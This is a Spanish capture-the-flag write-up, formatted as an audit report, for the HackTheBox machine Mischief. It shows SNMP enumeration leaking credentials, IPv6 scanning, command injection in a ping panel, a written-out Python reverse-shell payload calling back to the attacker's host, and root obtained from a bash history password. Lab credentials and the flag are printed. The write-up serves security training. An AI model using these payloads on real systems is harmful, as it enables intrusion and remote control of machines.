



# HACKTHEBOX

Informe Técnico

## Máquina Mischief



Este documento es confidencial y contiene información sensible.  
No debería ser impreso o compartido con terceras entidades

08 de abril del 2022



## Índice

<b>1. Antecedentes</b>	<b>2</b>
<b>2. Objetivos</b>	<b>2</b>
2.1. Consideraciones . . . . .	2
<b>3. Analisis de vulnerabilidades</b>	<b>3</b>
3.1. Vulnerabilidades encontradas . . . . .	3




## 1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Mischief** de la plataforma [HackTheBox](#).



Figura 1: Dirección IP de la máquina



## 2. Objetivos

Conocer el estado de seguridad actual del servidor **Mischief**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

### 2.1. Consideraciones

Una vez finalizadas las jornadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser víctimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo



### 3. Analisis de vulnerabilidades

#### 3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Se observó el puerto 3366 abierto por lo que se investigó y se encontro un apartado, pero no se pudo observar mucho más que una ventana emergente que solicitaba credenciales por el escaneo de puertos TCP. Así que se decidió hacer otro tipo de escaneo Mediante puertos UDP. En el cual se encontro el puerto 161 - SNMP abierto, se procedió a investigar más a fondo con herramientas como onesixtyone para encontrar una common string y de esa manera utilizar la herramienta snmpwalk para obtener información más a detalle. En el snmpwalk solicitamos información tipo IPV6, de esta forma salió una cadena IPV6 la cuál se investigó con una traza ICMP y nmap pero con instrucciones IPV6 para poder ver que puertos estaban abiertos Al ser una cadena IPV6 trabajamos en el navegador con corchetes para visualizar la información. Previamente se debe agregar en el archivo /etc/hosts para poder visualizarlo. Debido a que el puerto 3366 está abierto esto quiere decir que es un servidor con tecnología python por lo cual volvemos a hacer uso de snmpwalk para obtener los procesos. Y volvemos a hacer uso de la herramienta pero esta vez para poder visualizar comandos ejecutados a nivel de sistema. De esta forma encontramos las credenciales del puerto 3366. Dónde nos muestra dos credenciales, así que se probaron estas credenciales en el puerto 80 de la cadena IPV6 Se decidió probar con las credenciales típicas: admin, guest y administrator. En este caso funcionó el usuario administrator y una de estas contraseñas. Nos encontramos con un apartado que utiliza ping, en este caso probamos poner comandos a nivel de sistema para poder ver que se puede hacer. Vemos que podemos ejecutar comandos. Por lo que para hacerlo de manera más cómoda abrimos y usamos burpsuite. Se decidio realizar un sniffer en python que nos permita ver la información desplegada ejecutando una linea de comando que nos permite ver archivos del sistema, y como la misma pagina nos dice que tiene unas credenciales en un directorio probamos meter dicho directorio para conseguirlas. Esto nos da credenciales para conectarnos via SSH. Al ver que no podiamos acceder a ciertos comandos se decidio ejecutar una reverse shell en Python mediante IPV6.

```
(root@kali) [ /home/.../Machines/HTB/Mischief/nmap ]
# nmap -sU --top-ports 500 -v -n 10.10.10.92
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-03 17:34 CDT
Initiating Ping Scan at 17:34 not authenticated
Scanning 10.10.10.92 [4 ports]
Completed Ping Scan at 17:34, 0.11s elapsed (1 total hosts)
Initiating UDP Scan at 17:34
Scanning 10.10.10.92 [500 ports]
Discovered open port 161/udp on 10.10.10.92
Completed UDP Scan at 17:35, 35.32s elapsed (500 total ports)
Nmap scan report for 10.10.10.92
Host is up (0.070s latency).
Not shown: 499 open|filtered udp ports (no-response)
PORT      STATE SERVICE
161/udp   open  snmp

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 35.57 seconds
Raw packets sent: 1032 (49.495KB) | Rcvd: 3 (319B)
```

Figura 3: nmap

```
(root@kali) [ /home/.../Machines/HTB/Mischief/nmap ]
# onesixtyone 10.10.10.92 -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt
Scanning 1 hosts, 121 communities
10.10.10.92 [public] Linux Mischief 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64
10.10.10.92 [public] Linux Mischief 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64
```

Figura 4: Uso de onesixtyone



```
(root@kali) [/home/.../Machines/HTB/Mischief/nmap]
# snmpwalk -v2c -c public 10.10.10.92 ipAddressType
IP-MIB::ipAddressType.ipv4."10.10.10.92" = INTEGER: unicast(1)
IP-MIB::ipAddressType.ipv4."10.10.10.255" = INTEGER: broadcast(3)
IP-MIB::ipAddressType.ipv4."127.0.0.1" = INTEGER: unicast(1)
IP-MIB::ipAddressType.ipv6."00:00:00:00:00:00:00:00:00:00:00:00:00:00:01" = INTEGER: unicast(1)
IP-MIB::ipAddressType.ipv6."de:ad:be:ef:00:00:00:00:02:50:56:ff:fe:b9:86:f3" = INTEGER: unicast(1)
IP-MIB::ipAddressType.ipv6."fe:80:00:00:00:00:00:00:02:50:56:ff:fe:b9:86:f3" = INTEGER: unicast(1)
```

Figura 5: Usando snmpwalk.

```
(root@kali) [/home/.../Machines/HTB/Mischief/nmap]
# ping6 -c 1 dead:beef:0000:0000:0250:56ff:feb9:86f3
PING dead:beef:0000:0000:0250:56ff:feb9:86f3(dead:beef::250:56ff:feb9:86f3) 56 data bytes
64 bytes from dead:beef::250:56ff:feb9:86f3: icmp_seq=1 ttl=63 time=75.0 ms

--- dead:beef:0000:0000:0250:56ff:feb9:86f3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 75.026/75.026/75.026/0.000 ms
```

Figura 6: Verificando que la maquina esté activa.

```
(root@kali) [/home/.../Machines/HTB/Mischief/nmap]
# nmap -sS --min-rate 5000 --open -vvv -n -Pn -p- -6 dead:beef:0000:0000:0250:56ff:feb9:86f3 -oG allPortsipv6
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-03 17:58 CDT
Initiating SYN Stealth Scan at 17:58
Scanning dead:beef::250:56ff:feb9:86f3 [65535 ports]
Discovered open port 22/tcp on dead:beef::250:56ff:feb9:86f3
Discovered open port 80/tcp on dead:beef::250:56ff:feb9:86f3
```


Figura 7: Escaneo de puertos IPV6.

```
(root@kali) [/home/.../Machines/HTB/Mischief/nmap]
# snmpwalk -v2c -c public 10.10.10.92 hrSWRunName | grep "python"
HOST-RESOURCES-MIB::hrSWRunName.656 = STRING: "python"
```

Figura 8: Viendo procesos con snmpwalk.

```
(root@kali) [/home/.../Machines/HTB/Mischief/nmap]
# snmpwalk -v2c -c public 10.10.10.92 hrSWRunTable | grep "656"
HOST-RESOURCES-MIB::hrSWRunIndex.656 = INTEGER: 656
HOST-RESOURCES-MIB::hrSWRunName.656 = STRING: "python"
HOST-RESOURCES-MIB::hrSWRunID.656 = OID: SNMPv2-SMI::zeroDotZero
HOST-RESOURCES-MIB::hrSWRunPath.656 = STRING: "python"
HOST-RESOURCES-MIB::hrSWRunParameters.656 = STRING: "-m SimpleHTTPAuthServer 3366 loki:godofmischiefisloki --dir /home/loki/hosted/"
HOST-RESOURCES-MIB::hrSWRunType.656 = INTEGER: application(4)
HOST-RESOURCES-MIB::hrSWRunStatus.656 = INTEGER: runnable(2)
```

Figura 9: Viendo los comandos ejecutados del proceso.



## Credentials:

Username	Password
loki	godofmischiefisloki
loki	trickeryanddeceit



Figura 10: Viendo el puerto 80 del la cadena IPV6.

```
(root@kali)~[/home/.../Machines/HTB/Mischief/nmap]
# nmap -sCV -p22,80 -6 dead:beef:0000:0000:0250:56ff:feb9:86f3 -oN targetedipv6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-03 18:03 CDT
Nmap scan report for dead:beef::250:56ff:feb9:86f3
Host is up (0.070s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 2a:90:a6:b1:e6:33:85:07:15:b2:ee:a7:b9:46:77:52 (RSA)
|   256 d0:d7:00:7c:3b:b0:a6:32:b2:29:17:8d:69:a6:84:3f (ECDSA)
|_  256 3f:1c:77:93:5c:c0:6c:ea:26:f4:bb:6c:59:e9:7c:b0 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: 400 Bad Request
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ address-info:
|   IPv6 EUI-64:
|   MAC address:
|     address: 00:50:56:b9:86:f3
|     manuf: VMware
|_ Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.84 seconds
```

Figura 11: Escaneo de IPV6.






Figura 12: Viendo el puerto 80 del la cadena IPV6.



In my home directory, i have my password in a file called credentials, Mr Admin  
Command is not allowed.

Figura 13: Accedemos y vemos este apartado.



 mischief.htb

[ali NetHunter](#)
[Exploit-DB](#)
[Google Hacking DB](#)
[OffSec](#)
[GTF0Bins](#)
[Hack The Box](#)
[PayloadsAllThe](#)

### Command Execution Panel

Welcome administrator

[Logout?](#)

Command:

(("dead:beef:2::100b",443));os.dup2(s.fileno(),0); os

Execute

In my home directory, i have my password in a file called credentials, Mr Admin

Command was executed succesfully!

Figura 14: Ejecutando la linea de python para obtener la reverse shell.

1 x
2 x
3 x
...

Send
Cancel
<
>

### Request

Pretty
Raw
Hex

```

1 POST / HTTP/1.1
2 Host: mischief.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://mischief.htb
10 DNT: 1
11 Connection: close
12 Referer: http://mischief.htb/
13 Cookie: PHPSESSID=gnecmmluqglT2t84gthh8s94su
14 Upgrade-Insecure-Requests: 1
15
16 command=python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET6,socket.SOCK_STREAM);s.connect(("dead:beef:2::100b",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

?
?
Search...
0 matches

Figura 15: Ejecutando la linea de python para obtener la reverse shell desde burpsuite.





```
(root@kali)-[/home/kali]
# socat tcp6-listen:2222,reuseaddr -
/bin/sh: 0: can't access tty; job control turned off
$
```

Figura 16: Reverse shell ejecutada.



Se procedió a escalar los privilegios, para esto se decidió hacer una búsqueda de lo que teníamos, dentro de ella se pudo observar información interesante en el historial de comandos. La cual tenía la contraseña del usuario root y procedemos a conectarnos y listo.

```
loki@Mischief:~$ cat .bash_history
python -m SimpleHTTPAuthServer loki:lokipasswordmischieftrickery
exit
free -mt
Content-Length: 244
```

Figura 17: Obteniendo el root

```
www-data@Mischief:/var/www/html$ su root
Password:
root@Mischief:/var/www/html#
```

```
root@Mischief:/var/www/html# cat /root/root.txt
The flag is not here, get a shell to find it!
root@Mischief:/var/www/html# which root.txt
root@Mischief:/var/www/html# locate root.txt
root@Mischief:/var/www/html# find \-name root.txt 2>/dev/null
root@Mischief:/var/www/html# cd /
root@Mischief:/# find \-name root.txt 2>/dev/null
./usr/lib/gcc/x86_64-linux-gnu/7/root.txt
./root/root.txt
root@Mischief:/# cat /usr/lib/gcc/x86_64-linux-gnu/7/root.txt
ae155fad479c56f912c65d7be4487807
```

Figura 18: Obteniendo el root